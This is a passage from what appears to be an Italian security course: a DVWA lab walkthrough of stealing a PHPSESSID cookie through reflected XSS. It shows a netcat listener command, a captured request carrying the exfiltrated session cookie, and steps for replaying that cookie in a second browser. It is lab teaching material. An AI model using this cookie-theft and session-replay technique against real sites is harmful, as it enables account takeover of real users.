
~ **Tag:** [#xss](#) [#cookie](#) [#attaccoWeb](#)

Nel campo di input della pagina **XSS (Reflected)**, inserisci il seguente script per intercettare i cookie:

```

```

Questo script sfrutta l'evento `onerror` di un'immagine malformata per inviare i cookie a una macchina in ascolto sulla tua rete locale, con **Netcat** in esecuzione sulla porta 4444.



5. Imposta Netcat per intercettare i cookie

~ Tag: #netcat #cookie #sessionHijacking

Su Kali Linux, apri un terminale e metti Netcat in ascolto sulla porta 4444:


```
nc -lvp 4444
```

Ora Netcat sarà pronto a ricevere i dati, compresi i cookie della sessione dell'utente, quando lo script verrà eseguito.

6. Intercetta il cookie PHPSESSID

~ Tag: #phpsessid #dvwa #sessionHijacking

Quando l'utente visita la pagina in cui è stato inserito il codice XSS, **Netcat** intercetterà i cookie di sessione. Vedrai qualcosa di simile nel terminale:



The screenshot shows a terminal window with a dark theme. At the top, it displays the user 'sushanto' at 'Sushanto-Kali64' with a timestamp of 'lunedì, 30 settembre 2024 - 15:18'. The menu bar includes 'File', 'Azioni', 'Modifica', 'Visualizza', and 'Aiuto'. Below the menu, the terminal prompt shows '\$ sudo nc -lvp 4444'. The terminal output shows a connection from '192.168.104.100' to the local host. The received HTTP request is displayed, highlighting the session cookie 'PHPSESSID=924a808187516dde7044c625b45523ba' in red.

```
(sushanto@sushanto-Kali64) [~]
$ sudo nc -lvp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Unknown host
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 42302
GET /?cookie=security=medium;%20PHPSESSID=924a808187516dde7044c625b45523ba
HTTP/1.1
Host: 192.168.104.100:4444
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/129.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9
```

Prendi nota del valore del **PHPSESSID** (in questo esempio: 924a808187516dde7044c625b45523ba).

7. In un altro browser

~ Tag: #phpsessid #dvwa #cookieHijacking


Puoi aprire un **altro browser** e andare all'indirizzo della Metasploitable e premere F12:

0. Accedi alla pagina iniziale di Metasploitable 192.168.104.150 .
1. Accedi alla pagina DVWA senza mettere le credenziali.
2. Torna indietro dove metterai i cookie di sessione alla pagina iniziale di Metasploitable 192.168.104.150 .
3. Imposta il valore del PHPSESSID intercettato nei cookie del nuovo browser facendo invio.

4. impostare security a medium.
5. Fare refresh della pagina.
6. Accedi alla pagina **DVWA**.

Vantaggi:

- Mantieni separate le sessioni tra due diversi browser.
- Ideale per testare sessioni multiple.



Analisi pagina Console Debugger Rete Editor stili Prestazioni Memoria Archiviazione Accessibilità Applicazione

Filtra elementi

Nome	Valore	Domain	Path	Scadenza/Max-Age	Dimensione	Httponly	Secure	SameSite	Ultimo accesso
PHPSESSID	924a808187516dde7044c625b45523ba	192.168.104.150	/	Sessione	41	false	false	None	Mon, 30 Sep 2024 13:12:52 GMT
security	medium	192.168.104.150	/dvwa	Sessione	14	false	false	None	Mon, 30 Sep 2024 13:12:52 GMT

Filtra valori

Dati

PHPSESSID:"924a808187516dde7044c625b45523ba"
Creazione:"Mon, 30 Sep 2024 13:12:52 GMT"
Dimensione:41
Domain:"192.168.104.150"
HttpOnly

Pagina 48 di 97

8. Dovresti vedere così

The screenshot shows a Kali Linux desktop environment with several windows open:

- Chrome Browser:** Two tabs are visible:
 - The first tab shows the DVWA application's XSS reflected vulnerability page. It displays a warning about session hijacking and provides instructions for exploiting it.
 - The second tab shows the DVWA application's main menu.
- Terminal:** A terminal window titled '(sushanto@sushanto-Kali64) [~]' is running a netcat listener on port 4444. It receives a connection from an IP address (192.168.104.100) and logs the session details.
- File Manager:** A file manager window is open, showing a directory structure.
- System Tray:** The system tray shows network status (0.00 Kbps), battery level, and the date/timestamp (lunedì, 30 settembre 2024).

~ Chiavi:

[phpsessid, session hijacking, dvwa, xss, medium]

Traccia 3 - Codice in C

Traccia Giorno 3

